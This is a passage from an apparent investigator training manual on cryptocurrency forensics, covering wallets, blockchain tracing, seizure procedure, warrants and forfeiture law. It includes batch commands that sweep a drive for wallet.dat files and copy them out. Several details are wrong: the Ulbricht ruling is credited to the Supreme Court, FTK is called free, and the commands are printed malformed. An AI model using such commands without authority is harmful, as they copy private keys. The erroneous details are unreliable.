- [EnCase](https://www.guidancesoftware.com/app/search-for-valid-bitcoin-addresses) is a forensic tool that offers decryption capabilities and one of the broadest support features of any forensic solution. Encryption support includes products such as Dell Data Protection, Symantec, McAfee, and many more. You can further expand the decryption power of EnCase Forensic with Tableau Password Recovery — a purpose-built, cost-effective hardware solution to identify and unlock password-protected files. EnCase does not have Bitcoin extraction capabilities built-in but encases an EnScript finder that can locate addresses on drive images or other media. You can learn more about the EnScript finder and get a free download at <https://www.guidancesoftware.com/app/search-for-valid-bitcoin-addresses>.
- [FTK](https://accessdata.com/products-services/forensic-toolkit-ftk) is a free, downloadable forensic tool that you can use to create images, process a wide range of data types from many sources from hard drive data to mobile devices, network data, and Internet storage in a centralized location. It can decrypt files, crack passwords, and build a report, all with a single solution. You can also recover passwords from over 100+ applications, access a KFF hash library with over 45-million hashes, and analyze data through advanced, automated analysis without scripting. You can find out more about FTK by accessing this link at <https://accessdata.com/products-services/forensic-toolkit-ftk>.
- [Belkasoft Evidence Center](https://www.belkasoft.com/evidence-center) makes it easy for an investigator to acquire, search, analyze, store and share digital evidence found inside a computer and mobile devices, RAM, and cloud. The toolkit quickly extracts digital evidence from multiple sources by analyzing hard drives, drive images, cloud,

memory dumps, iOS, Blackberry, Android backups, GrayKey, UFED, OFB, Elcomsoft, JTAG, and chip-off dumps. Evidence Center will automatically analyze the data source and layout the most forensically important artifacts for an investigator to review, examine more closely or add to a report. A free trial can be downloaded at <https://belkasoft.com/ec>.

80.6. Wallets

A complete list of cryptocurrency wallets can be found here: https://en.bitcoinwiki.org/wiki/Cryptocurrency_wallets_list.


As can be verified by the web link, there are many different types of wallets. Pay close attention to the wallets that are uncovered during the investigation. Some wallets only transact in a specific digital currency, and other wallets can store multiple digital currencies. Furthermore, some wallets are designed to transact with multiple currencies and convert one digital currency to another type of digital currency.

Online exchanges, websites where virtual currencies can be bought, sold, and converted, can also offer wallets. Wallets acquired from exchanges can require the individual purchasing them to provide some form of identification. Often, bank accounts, credit cards, or other financial instruments will be connected to the wallet. If the exchange is hosted in the United States, there is a possibility that the exchange would be willing or compelled to aid in an investigation when served by will legal process.

Online wallets are referred to as hot wallets. Seizing agencies should avoid keeping seized virtual currency in a hot wallet as the hot wallet is susceptible to hacking.

Cold wallets are offline storage, usually in devices that resemble a USB drive. It may or may not have the name of the manufacturer on it somewhere. If cryptocurrency is seized and is on a cold wallet, the cryptocurrency should be transferred from that wallet into the seizing agency's wallet. If the cold wallet is lost, becomes defective, or is seized by law enforcement, a new wallet can be ordered and recreated using the backup seed (King & Warrack, 2018).

Pictured below is something else that investigators need to be aware of: a printout of a wallet or a paper copy of the wallet. It is to be noted that the public and private keys could also only be depicted at the QR code with no other text on the page.



("bitaddress.org" 2020)

80.6.1. Extracting a Wallet File

Extracting a Wallet File

Many forensic tools can be adjusted to acquire specific data types or filenames. You can also easily do this by creating a simple batch file. An easy text tool to install and use is, Notepad++":<https://notepad-plus-plus.org/>, which can be downloaded free <https://notepad-plus-plus.org/>.

You can write a simple script to find and copy any wallet.dat file on a particular system. This works best to use an external drive, USB drive, portable hard drive, etc., to run the batch file.

Here's how to do it:

1. Open Notepad++ and type the following into a new document: **xcopy "%systemdrive%\walle**.dat" /s**
2. Save the document as walletfind.bat onto your external drive.
3. Browse to the batch file and run it.

The xcopy command is a common command on virtually all versions of Windows. It allows a search of the entire system drive (usually c:) and looks for anything with a filename pattern walle*.dat. The /s parameter searches all subdirectories, with the results being written back to your USB drive in the folder structure found on the disk.

The way to determine if there are any cryptocurrency programs installed on the computer is to run a tool built into Windows 7, 8, and 10. To run the command, add it to the walletfind.bat script that you have just written, following these steps:

1. Add this line to your script: **WMIC product get name, version > installedapps.txt**
2. Save the batch file to your USB drive and run it.

By doing this, a text file called installedapps.txt is created. When you open the text file, you will see a large list of installed applications.

The only problem is that the WMIC command will only list installed applications. Executable files that were not saved from being installed would be missed. For this reason, it is a good idea to add a second xcopy line to the batch file that copies all executable files on the system to your USB drive. This will likely be a lengthy list. Add the following line to your walletfind.bat batch file: **xcopy "%systemdrive%**.exe" /s**

Now you will have all the lists of all installed applications and executable files extracted and installed on your USB drive, allowing you to search for known cryptocurrency wallet applications.

Summary

In this module, you have learned how to find and acquire cryptocurrency data. Even more importantly, you

have learned how to conduct searches, look for evidence of cryptocurrency, find known wallet addresses online, and how to search for addresses in downloaded websites. You have also been exposed to different ways to find addresses on acquired hard drives through computer memory and work on a live-running computer and find and extract addresses in that environment.

The legal obligations that may exist in your country of extracting data or imaging systems vary from country to country and jurisdiction to jurisdiction. We will cover some of the more common laws and regulations in a later module. Please research any legal considerations specific to your jurisdiction before performing an investigation or acquisition of data.

80.6.2. Extracting cont.

Extracting Files

When conducting a cryptocurrency investigation, one of the more important things to do is locate and recover the wallet address, if possible. The wallet will contain all the data you will need, including Bitcoin usage, private keys and addresses, records of transactions, and other metadata. A simple Google search can often locate the wallet file for a particular type of cryptocurrency software. We have examined some examples of the most popular software wallets in previous modules. However, with most software, the way you store your data can vary from wallet to wallet, and with many, you can choose your own installation location, so the default addresses that you can find in the software documentation may not be accurate.

The default wallet locations for the most popular wallet software programs are listed next. The list contains the name of the software, the operating system, the path to the wallet, and, if relevant, the wallet's name in parentheses.

Bitcoin Core

- Windows XP: C:\Documents and Settings\ \Application data\Bitcoin
- Windows Vista through Windows 10: C:\Users\ \Appdata\Roaming\Bitcoin
- Linux: ~/.bitcoin/
- Mac: ~/Library/Application Support/Bitcoin

Litecoin

- Linux: /home/ /.litecoin.conf
- Mac: /Users// /Library/Application Support/litecoin.conf
- Windows XP: c:\Documents and Settings\ \Application Data\Litecoin\litecoin.conf
- Windows Vista through Windows 10: c:\Users\ \AppData\Roaming\Litecoin\litecoin.conf
- Armory: %appdata%\Armory (.wallet)
- Bitcoin Unlimited/Classic/XT/Core: %appdata%\Bitcoin (wallet.dat)
- Bither: `%appdata%\Bither` (address.db)
- Blockchain.info: (wallet.aes.json)
- MultiBit HD: %appdata%\MultiBitHD (mbhd.wallet.aes)
- Electrum:%appdata%\Electrum\wallets
- mSIGNA: homedrive%%homepath (.vault)

80.7. Trace the untraceable

Trace the Untraceable

Cryptocurrency investigations will start with an address or multiple addresses of some kind. These addresses can be public addresses of a person of interest; it could be a private key that was recovered on the scene of an incident or exported from a wallet or a transaction ID related to a transaction of interest.

Once you have your starting point, you want to gain as much information about the address(es) as possible. The information may include transaction activity, other related addresses, usage statistics, clustering with different addresses. Different sites can provide various types of information in different formats. Depending on the investigation, monitoring the address for new activity may be required if it is ongoing. Several sites will allow the monitoring of addresses for further activity. The website [blockonomics](#) allows for email notifications for wallet changes. The site requires a login; however, it is a free service.

The majority of the work doing investigations involving cryptocurrency is tracking transactions. Tracking the transactions can become confusing because the addresses and transaction IDs are randomized alphanumeric characters that can be difficult to follow and lose track of what belongs to who. It is easy to get lost in the blockchain, following transaction chains, and forget where you started and how you got to where you are in the chain. Take thorough notes, use screen recording software. As you were following the transactions, take your time, document everything, understand each transaction before moving on to the next step of the chain. There are several blockchain explorer sites and programs available. You can also use visualization websites and or software to help make sense of what seems to be a tangled web.

When the smoke clears, the result an investigator is looking for is to identify a person, criminal enterprise, or organization that maintains the addresses or is responsible for the transactions that are under investigation. Because of how cryptocurrencies work and their decentralized and pseudo-anonymous nature, this can be challenging and, in some circumstances, impossible. One of the best tactics to reveal the identity behind an address is tracking transactions from and to a known cooperative organization. These entities can be exchanges, tumbling sites, or legitimate known traders. At this point, a judicially signed legal process can be served on the service, requesting information concerning addresses or transactions that are under investigation. The investigative process is recurring: you start with one address or transaction ID, that address or ID will lead to others, and the process begins again. In the end, the digital currency will hopefully wind up at an exchange, cashed out to another medium, and traced to an individual or group.

80.8. Search and Seizure

A cryptocurrency is a decentralized form of virtual currency. Decentralized means that the virtual currency has no single governing body that regulates that currency. The decentralized currency is designed to operate on a peer-to-peer network relying on cryptography for security and pseudo-anonymity for transactions. However, the blockchain is publicly available. The ledger is distributed across the network and verified by every device that the ledger is distributed.

Knowing that the blockchain is peer-to-peer gives rise to the fact that financial transactions for virtual currency are inherently different than financial transactions occurring in a centralized system. Within a centralized system, the legal process can be served to the centralized authority over that transaction or account. There is no authority to serve the process within the cryptocurrency system. The ledger is public, so all transactions are available for view, search, and verification.

Knowing what cryptocurrency is and how it was designed, how it operates, and how it is stored allows an investigator to trace the money and seize the cryptocurrency.

There are authorities by which investigators have to collect evidence:

Plain View – you can seize what you see. This only allows you to seize items that may contain evidence, not to search the items for evidence.

Consent – gain consent, in writing, from the target to examine computers and mobile devices. The consent form must include language that addresses the seizure and the examination of the item seized. The consent form includes any examinations that may need to be conducted at a later date or location to be completed by a trained Digital Forensic Examiner.

Search Warrant – Search warrants are the preferred method of authority to search for evidence, regardless of what is to be searched, as search warrants are met with the least resistance both on the scene and in court. The search warrant allows an investigator to go through a subject (house, car, container, media) and seize evidence (US Dept of Homeland Security, 2018).

As an investigator collecting evidence from the scene, you want to ensure that you're gathering all of the evidence related to any type of crime, cyber or otherwise. If this includes mobile devices, be sure to collect all the mobile devices, not just those you believe have active service. Mobile devices can often access Wi-Fi networks without having a cellular connection. Also, keep in mind to collect any SIM cards, SDcards, external hard drives, or any other device that may have the appearance of a flash drive. Many cold storage wallets have the same design as flash drives. Make sure you gather all the items.

If you have a mobile device, make sure that you put that mobile device in airplane mode. Or, if you cannot access the menu to do so, remove the SIM card at least. You want to be able to isolate that device from any cellular and Wi-Fi networks. Isolating the device will reduce the chances of a remote wipe being initiated by a third party. A remote wipe can and will destroy all evidence on that mobile phone. If you cannot access the

airplane mode feature on the device and do not have a SIM card, place the device in a faraday bag, or some other RF shielded enclosure. If you do not have a faraday bag, place the device in something such as a paint can that will isolate that device from any mobile network, whether cellular Bluetooth or Wi-Fi.

You also want to keep the device's battery-powered up, not powering on the device. You may need to connect that mobile device to an external, portable power supply until connected to power at the forensic lab. It could be days before a forensic examiner can get to the device. That device is powered on does not need to lose power due to battery drain; when you isolate a device from a network via a medium such as a Faraday bag, the radios in the device increase the signal power to gain access to a network. It is part of the software design to give a user the best possible reception. In the case of an iPhone, do not power the device off and then power it back on. There are technologies available that could allow the extraction of up to 95% of that mobile device data, even if that device is locked. However, the chances of that happening if the device has been power cycled can drop to zero. Having 95% of data is better than having 0%. So be aware: do not power cycle Apple iOS devices.

Let's talk for a minute about Android: any android device running Android 5.0 and above has the option to have encryption enabled. However, for Android devices running Android 9.0 and above, the data is encrypted by default. Do not power cycle newer android devices. Newer Android devices have Secure Boot or Secure Start-up enabled by default. Can this decryption be defeated? The answer is it depends. The best practice is not to power cycle devices.

Also, be sure to collect any power cords. Most devices will need to remain powered on or at least powered up as forensic investigation could take several hours and days after the collection. The forensic department may also need the original equipment cables as some cables are proprietary. Some cables are designed to only transfer power and not data. So grab all the cables.

Also, some things to be aware of: Label the cables before you start disconnecting them to help the forensic investigator know what was plugged into the computer and missing items. Also, do not crack open the computer case! There have been documented cases where computer towers were booby-trapped with strong electromagnets designed to wipe the hard drive if someone tampered with the case. Do a secondary sweep for evidence that might be wireless in configuration or utilized wireless technologies such as Bluetooth. Often external drives can be attached to a Wi-Fi network, plugged into a USB port on the back of a wireless router, and data is transferred to an external drive without being connected to the computer. So be sure to do a secondary sweep looking for other devices that can be used as a storage medium and not physically connected to the computer.

Pay attention to the surroundings. After the protective sweep for threats during a warrant execution, search again for threats to evidence. There are documented cases where electromagnets were discovered in the door frame leading out of a room where computer equipment was located. The idea behind this tactic was to create a magnetic field that would be powerful enough to corrupt the data on the hard disc drives in the tower when the computer passed through the doorway. Just be cautious, you could never be too careful with any evidence, and it's a collection. It's all about preservation.

Be sure to photograph the state of everything as it was when found. If the computer is off, leave it off. If the computer is on but in a sleep state, shake the mouse or press the space bar to awaken the computer. Then photograph whatever is on display. Be sure to give the forensics unit a call, and it may be beneficial to come out and do a volatile memory dump on that machine. Always better safe than sorry. Let the forensic team make the final decision on that.

If you notice that a computer is actively deleting information or remotely accessed, immediately unplug that machine from power. Be sure to document why you did this; however, you must preserve any evidence that you can by quickly removing power from that device. Disconnecting power can be achieved by either unplugging the cord from the wall or simply unplugging the cord from the back of the computer. In the case of a laptop where you cannot remove the battery, press and hold the power button to shut down the computer. Otherwise, remove the power cord and then remove the battery to power the device off quickly. Once again: document, document, document.

A word of caution on documenting the scene: Never use your personal cell phone to photograph a crime scene. If you use your cell phone to take pictures, your cell phone becomes the custodian of that evidence, and that cell phone should be tagged as evidence. And no one wants their personal device tagged and examined as part of a case.

If the camera is not available to photograph the scene, make sketches and diagrams of the scene. Take measurements to show where the items were located and collected properly. It may seem extreme, but investigate every scene as it were a homicide. Proper documentation will save you a lot of embarrassment later on in a trial.

Do not start using any device to search for evidence on the scene. Let trained forensic investigators do the examination and the analysis. By using the device or accessing the device, changes are being made to that device. Those changes are reflected in timestamps within the devices' operating system. You are altering evidence and changing the data on that device. While it is also true that you're changing data or adding data to the device by making any changes, including powering that device off, those changes can be explained and proven to be part of the shutdown process. The goal is to minimize anything that would show any tampering with that device. You want to avoid any action that would cast a shadow of doubt on the investigation.

The main focus of this topic is mobile devices, computers, laptops, and tablets because cryptocurrency is digital. It can be accessed from laptops, desktops, smartphones, tablets, smart TVs with browsers. So you have to grab everything that can access the Internet. Also, search and collect any evidence with passphrases, public keys, private keys, and any other documentation indicating any digital currency or wallet involved. Also, collect any manufacturers' information that you might see. Often people write down usernames, passwords, passcodes, or PINs on this documentation. So grab everything related to the investigation. If you are ever unsure about what you are looking at, whether it is a PIN, a passphrase, or a password, seize it anyway. Let the digital forensic investigators decide its value.

80.9. How to Properly Seize Bitcoins

How to Properly Seize Bitcoins

As an investigator or the seizing agent, it is essential to know the types of wallets encountered. The type of wallet will dictate how to proceed with seizing the contents of that wallet.

Most US-based coin exchanges must comply with US regulations concerning anti-money laundering and comply with the legal process. Therefore, if the exchange will comply, serve the exchange with an Order of Seizure signed by a court of record. This will allow the seizing agency to transfer the cryptocurrency from a hot wallet to an agency-controlled wallet.

What to do when the cryptocurrency is in a hot wallet and the exchange cannot be compelled with legal process or when exigent circumstances exist, and service of an order is impractical?

The following process should be followed in the presence of a witness.

Create a cold wallet using an agency-maintained computer by visiting bitaddress.org

Utilizing a screen capturing solution, or screenshot the final result, document the information concerning the cryptocurrency to be seized.

A test transfer of a small amount of the cryptocurrency to be seized must be completed while documenting that the transfer from the target wallet to the seizing agency's wallet occurred and that it was successful. Use the private key for the target wallet to make the transfer.

Once the test transfer is documented as successful, again, while using a screen capturing solution, initiate a transfer for the remaining cryptocurrency to be seized to the seizing agency's wallet. If there is more than one private key for the same target wallet, transfer the cryptocurrency to the same agency-controlled wallet.

A good practice is to keep the funds separated by case and wallet. **Create a new wallet for each wallet that is the target of seizure per case.** Do not co-mingle funds.

The transfer from the target wallet to the agency-controlled wallet can then be verified via the blockchain while utilizing a screen recording solution.

Make a backup of the agency-controlled cold storage wallet onto removable media such as CDs, DVDs, or flash drives. *One removable per wallet. *

Make a hard copy (offline) of the agency-controlled cold storage wallet to accompany the removable media. The hard copy will be on paper media. **One sheet of paper per wallet per case.**

Tag the items, removable media, and hard copy, per your agency's policy, with the seizing agent and witness agent signatures.

You **SHALL NOT** convert the cryptocurrency into USD or other fiat currency until AFTER a court issues a forfeiture order.

80.10. Search Warrants

Search warrants are the preferred method of authority to search for evidence, regardless of what is to be searched, as search warrants are met with the least resistance both on the scene and in court. The search warrant allows an investigator to go through a subject (house, car, container, media) and seize evidence.

Be certain that your search warrant contains the language to specify what is to be seized and searched. You are cautioned against using boilerplate language. Having a go-by can be useful as long as each investigator tailors the warrant to that specific case.

Your warrant must clearly define the role of the computer or mobile device as it relates to your criminal investigation.

You want to define your nexus of your investigation to the electronics or other media and why you expect to find evidence during your search. This could be as simple as your target has been shown to utilize a smartphone to initiate online transfers of funds for illegal purposes.

The search warrant will need to specify what evidence you are seeking based on probable cause. This would include ownership of the electronics that are of interest to the investigation.

Included the location where the electronics search will be executed; if that is the location of your agency's forensic unit, list that. If the location is a neighboring agency, list that location. Keep in mind that the amount of information stored on mobile devices has increased exponentially, and it can take hours, if not days, to extract data before analysis of that data.

It may be necessary to include "DO NOT DISCLOSE" or similar language in the search warrant. This is to protect confidential informants or to comply with non-disclosures with technology companies that do not want the technology used in the extraction process made public.

Some considerations need to be in place concerning investigations that may involve attorneys, clergy, doctors, or any other relationship that can be protected by law.

In every case, if you have any questions consult your prosecutor's office.

80.11. Digital Preservation Letter

*The following template is a very generic layout for a preservation request under 18 USC § 2703. Required disclosure of customer communications or records (f). *

Pursuant to Title 18, United States Code, Section 2703(f), this letter is a formal request for the preservation of all stored communications, records, and other evidence currently in your possession regarding the following **[account type (e.g., email account(s), phone number(s), IP address(es))]** pending further legal process: **[account identifier(s) (e.g., name@email.com, (999) 999-9999, IP address xxx.xxx.xxx.xxx at date/time)]** ("the Account(s)").

I request that you not disclose the existence of this request to the subscriber or any other person other than as necessary to comply with this request. If compliance with this request might result in permanent or temporary termination of service to the Account(s) or otherwise, alert any user of the Account(s) regarding your actions to preserve the information described below; please get in touch with me as soon as possible before taking action.

For a period of 90 days, I request that you preserve the information described below currently in your possession in a form that includes the complete record. This request applies only retrospectively. It does not in any way obligate you to capture and preserve new information that arises after the date of this request. Furthermore, this request does not obligate you to produce any information at this time. This request applies to the following items, whether in electronic or another form, including information stored on backup media, if available:

1. The contents of any communication or file stored by or for the Account(s) and any associated accounts, and any information associated with those communications or files, such as the source and destination email addresses or IP addresses.

2. All records and other information relating to the Account(s) and any associated accounts, including the following:

a. Names (including subscriber names, user names, and screen names); **b.** Addresses (including mailing addresses, residential addresses, business addresses, and e-mail addresses); **c.** Local and long-distance telephone connection records; **d.** Records of session times and durations; **e.** Length of service (including start date) and types of service utilized; **f.** Telephone or instrument numbers (including MAC addresses); **g.** Other subscriber numbers or identities (including temporarily assigned network addresses, registration Internet Protocol ("IP") addresses, and records showing IP addresses used to access the Account(s)); and **h.** Means and payment source for such service (including any credit card or bank account number) and billing records.

If you have questions regarding this request, please call me at **[Phone No.]**.

Sincerely,

[Name]

[Title]

80.12. Cryptocurrencies and Criminal Activities

Cryptocurrencies and Criminal Activities

Money Laundering

Traditional banking methods utilize a measure known as “know your client” or KYC. The lack of KYC measures in the digital world makes money laundering an attractive option for the criminal element. There are exchanges online that require little to no identifying information to purchase trade or convert bitcoins to currency. If you have a large sum of cash, that cash can be exchanged for cryptocurrency and then cashed out at a Bitcoin ATM, and that money is now clean. Bitcoin could be used to purchase goods or services legitimately online at places such as Amazon.

Weapons Trafficking

The darknet also offers a place for criminals to buy, sell and trade weapons. These weapons could be legally purchased in a store or weapons that are illegal to own and/or purchase. There is no oversight on the dark web and no oversight on the currency being used; therefore, it's ideal for exchanging illegal goods.

Narcotics Trafficking

Likewise, as for weapons trafficking, narcotics trafficking is done for the same reasons. On the dark web, you can move narcotics hidden from view or scrutiny of regulatory agencies. You can move narcotics across the county, state, and country lines without detection and pay for those narcotics with digital currencies with no central regulatory authority.

Extortion

In a time of digital information and digital storage, extortion becomes another easy way for quick money. Computers were designed to share information openly and without limits. It's only when threat actors attempt to manipulate, destroy, or steal data does it become necessary to restrict access. And the rate at which computer servers are set up, oftentimes security measures are overlooked. This allows a threat actor to enter that system, plant malware that encrypts that data, and then hold that data ransom for the decryption key period; what better way to accept that ransom in a currency that is difficult to trace. So, a threat actor on a different continent can shut down a hospital record management system with a few keystrokes and expect to be sometimes paid hundreds of thousands of dollars in a digital currency that most investigators would have no idea how to trace. The dark web also allows hackers to advertise their services in exchange for payment in digital currencies.

80.13. US Laws and Case Law

U.S. v. Ulbricht

Ross Ulbricht was found to run the Dark Web market called Silk Road. The FBI shut down the site and charged Ross Ulbricht with several crimes, one being money laundering. The United States Supreme Court gave case law on this case that bitcoins were considered currency and therefore, money laundering charges could be brought against the defendant (Forrest, 2014).

“The money laundering statute is broad enough to encompass the use of Bitcoins in financial transactions. Any other reading would—in light of Bitcoins’ sole raison d’etre—be nonsensical. ” United States v. Ulbricht, 31 F. Supp. 3d 540, 570 (S.D.N.Y. 2014)

U.S. v. Faiella

In this case, from 2014, the courts decided that Bitcoin is money as defined in 18 U.S.C. § 1960. This allowed the charges levied against Faiella to stand as he engaged in the money transmission and was the transmitter of that money, both also defined in 18 U.S.C. § 1960 (Rakoff, 2014).

“Under Section 1960, a defendant is guilty of an offense where he “knowingly conducts, controls, manages, supervises, directs, or owns all or part of an unlicensed money transmitting business.” 18 U.S.C. § 1960.” United States v. Faiella, 39 F. Supp. 3d 544, 545 n.1 (S.D.N.Y. 2014)

U.S. v. Murgio.

In September 2016, charges in the Indictment stem from Anthony Murgio’s alleged operation, with Lebedev’s assistance, of Coin.mx, a website that the Government characterizes as an unlawful Bitcoin exchange, as well as from an alleged plan to bribe Gross, the chairman of the board of a federal credit union, to obscure the illegal nature of that exchange (Nathan, 2017). The United States v. Murgio, 15-cr-769 (AJN), (S.D.N.Y. Jan. 12, 2017).

The legislative history of § 1960 supports the conclusion that bitcoins fall within the statute’s purview...namely, that § 1960 “appl[ies] to any business involved in transferring `funds ... by any means.’” Faiella, 39 F.Supp.3d at 546 (emphases added) (quoting 18 U.S.C. § 1960(b)(2)). Dictionaries, courts, and the statute’s legislative history all point to the same conclusion: bitcoins are funds(US v. Murgio, 209 F. Supp. 3d 698 – Dist. Court, SD New York 2016).

80.14. International Regulation

There is no international law that is enforced by a centralized governing body or police state. Therefore, the regulation of cryptocurrency falls on the jurisdiction of the country in question. Some countries are seeking to develop their own cryptocurrency. These countries include the Marshall Islands, Venezuela, the Eastern Caribbean Central Bank member States, and Lithuania.

Some countries have expanded their laws on money laundering, counter-terrorism, and organized crime to include cryptocurrency markets. They also require banks and other financial institutions that operate in such markets to conduct due diligence to operate under those laws.

Some jurisdictions have imposed restrictions on investments in cryptocurrencies, although there are other countries such as Algeria, Bolivia, Morocco, Nepal, Pakistan, in Vietnam that ban all cryptocurrency-related activities. Furthermore, some countries don't ban their citizens from investing in cryptocurrencies; they do, however, restrict financial institutions within their borders from taking part in transactions involving cryptocurrencies: these countries include Bangladesh, Iran, Thailand, Lithuania, Lesotho, China, and Columbia (Global Legal Research Directorate, 2018).

80.15. EU Legal Framework

FATF

The Commission is a member of the Financial Action Task Force (FATF), the main international body concerned with combating money laundering, the financing of terrorism, and other threats to the integrity of the international financial system.

MONEYVAL

The Commission is an observer in Moneyval – the Council of Europe body assessing compliance with AML/CFT standards.

EGMONT

The Commission is an observer at the Egmont Group of Financial Intelligence Units that provides an international platform for securing expertise and financial intelligence between FIUs to combat money laundering and terrorist financing.

The best and most up to date information on the EU AML framework can be found here:

[European Commission: Anti-money laundering and counter-terrorist financing](#)

81. Seizing Coins

Police forces and various government entities, along with private investigations, are all trying to establish the correct protocol and proper procedures for the seizure of cryptocurrency, either at an actual crime scene or later while conducting an investigation. Both financial investigators and longtime police officers investigating these sorts of crimes are hamstrung since the dynamics of these incidents are fluid and rapidly changing.

Investigators work tirelessly with the anti-fraud departments in banks to track the financial breadcrumbs left by the criminals in an attempted order to seize them through money-laundering schemes or by monitoring the purchase of illegal materials.

The technical side of the financial investigators is usually not technical, and this produces a problem for the investigator providing the necessary investigative tools and acumen to solve the case. The fact that most forensic investigators are not digital forensic investigators is a huge shortcoming. A lot of egos can get in the way.

Generally speaking, financial investigators do not understand blockchain cryptography or extracting private keys from wallets, or the ability to carve addresses from computers from phones. Digital forensic investigators have special skills enhancing their abilities to solve a crime but do not always understand fraud or money laundering.

The best way to conduct a thorough investigation is to have both investigators working in conjunction with each other, sharing ideas and their particular expertise. The financial investigator needs to put aside the typical money movement through banks and see the gamut cases. The digital investigator needs to gain a reasonable understanding of working fraud cases.

Many different terms describe the seizure of assets, such as freezing assets, seizing assets, civil forfeiture, or proceeds of crime appropriation or cashing out. The main point here is cryptocurrency is an asset and equals money.

81.1. Asset Seizure

The United States

There are two types of forfeiture (confiscation) cases, criminal and civil. Approximately half of all forfeiture cases practiced today are civil, although many of those are filed in parallel to a related criminal case.[citation needed] In civil forfeiture cases, the US Government sues the item of property, not the person; the owner is effectively a third-party claimant. The burden is on the Government to establish that the property is subject to forfeiture by a “preponderance of the evidence.” If it is successful, the owner may yet prevail by establishing an “innocent owner” defense.

Federal civil forfeiture cases usually start with a seizure of property followed by mailing a notice of seizure from the seizing agency (generally the DEA or FBI) to the owner. The owner then has 35 days to file a claim with the seizing agency. The owner must file this claim to protect his property in court later. Once the claim is filed with the agency, the U.S. Attorney has 90 days to review the claim and file a civil complaint in the U.S. District Court. The owner then has 35 days to file a judicial claim in court asserting his ownership interest. Within 21 days of filing the judicial claim, the owner must also file an answer denying the allegations in the complaint. Once done, the forfeiture case is fully litigated in court.

In civil cases, the owner need not be judged guilty of any crime; the Government can prevail by proving that someone other than the owner used the property to commit a crime (this claim seems outdated and would be contradicted by the “innocent owner” defense).[citation needed] In contrast, criminal forfeiture is usually carried out in a sentence following a conviction and is a punitive act against the offender.

The United States Marshals Service is responsible for managing and disposing properties seized and forfeited by Department of Justice agencies. It currently manages around \$2.4 billion worth of property. The United States Treasury Department is responsible for managing and disposing of properties seized by Treasury agencies. The goal of both programs is to maximize the net return from the seized property by selling at auctions and to the private sector and then using the property and proceeds to repay victims of crime and, if any funds remain after compensating victims, for law enforcement purposes.

- the United Kingdom*

In the UK, asset forfeiture proceedings are initiated under the Proceeds of Crime Act 2002. These fall into various types. Firstly there are confiscation proceedings. A confiscation order is a court order made in the Crown Court requiring a convicted defendant to pay a specified amount of money to the state by a specified date. Secondly, there are cash forfeiture proceedings, which take place (in England and Wales) in the Magistrates Court with a right of appeal to the Crown Court, having been brought by either the police or Customs. Thirdly, there are civil recovery proceedings that are brought by the National Crime Agency “NCA.” Neither cash forfeiture proceedings nor proceedings for a civil recovery order require a prior criminal conviction.

In Scotland, confiscation proceedings are initiated by the procurator fiscal or Lord Advocate through the Sheriff Court or High Court of Justiciary. Cash forfeiture and civil recovery are brought by the Civil Recovery

Unit of the Scottish Government in the Sheriff Court, with appeals to the Court of Session.

European Union

In April 2014, the European Parliament and the Council of the European Union enacted Directive 2014/42/EU on the freezing and confiscation of proceeds of crime in the European Union.[The directive allows the seizure and confiscation of property without a criminal conviction only under very specific circumstances.

Article 4 states:

The Member States shall take the necessary measures to enable the confiscation, either in whole or in part, of instrumentalities and proceeds or property the value of which corresponds to such instrumentalities or proceeds, subject to a final conviction for a criminal offense, which may also result from proceedings in absentia.

Where confiscation based on paragraph 1 is not possible, at least where such impossibility is the result of illness or absconding of the suspected or accused person, Member States shall take the necessary measures to enable the confiscation of instrumentalities and proceeds in cases where criminal proceedings have been initiated regarding a criminal offense which is liable to give rise, directly or indirectly, to economic benefit. Such proceedings could have led to a criminal conviction if the suspected or accused person had been able to stand trial.

Canada

Part XII.2 of the Criminal Code, a federal statute, provides a national forfeiture régime for property arising from the commission of a designated offense (i.e., most indictable offenses) after the conviction. Provision is also made for the use of restraint and management orders to govern such property during the course of a criminal proceeding.

All provinces and territories except Newfoundland and Labrador, Prince Edward Island, and Yukon Territory, have also enacted statutes to provide similar civil forfeiture régimes. These generally provide, on a balance of probabilities basis, for the seizure of property:

Acquired from the results of the unlawful activity Is likely to be used to engage in unlawful activity.

The Supreme Court of Canada has upheld civil forfeiture laws as a valid exercise of the provincial government's power over property and civil rights. The extent to which the Charter of Rights and Freedoms applies to civil forfeiture statutes is still disputed. If such laws are applied for a "punitive" purpose, case law suggests that the Charter applies.¹⁰ In cases where evidence has been obtained illegally, courts in Alberta and British Columbia have excluded such evidence.

81.1.1. 18 U.S. Code § 981 – Civil forfeiture

(1) The following property is subject to forfeiture to the United States:

A. Any property, real or personal, involved in a transaction or attempted transaction in violation of section 1956, 1957, or 1960 of this title, or any property traceable to such property.

B. Any property, real or personal, within the jurisdiction of the United States, constituting, derived from, or traceable to, any proceeds obtained directly or indirectly from an offense against a foreign nation, or any property used to facilitate such an offense, if the offense—

1. Involves trafficking in nuclear, chemical, biological, or radiological weapons technology or material, or the manufacture, importation, sale, or distribution of a controlled substance (as that term is defined for purposes of the Controlled Substances Act), or any other conduct described in section 1956©(7)(B);
2. Would be punishable within the jurisdiction of the foreign nation by death or imprisonment for a term exceeding 1 year; and
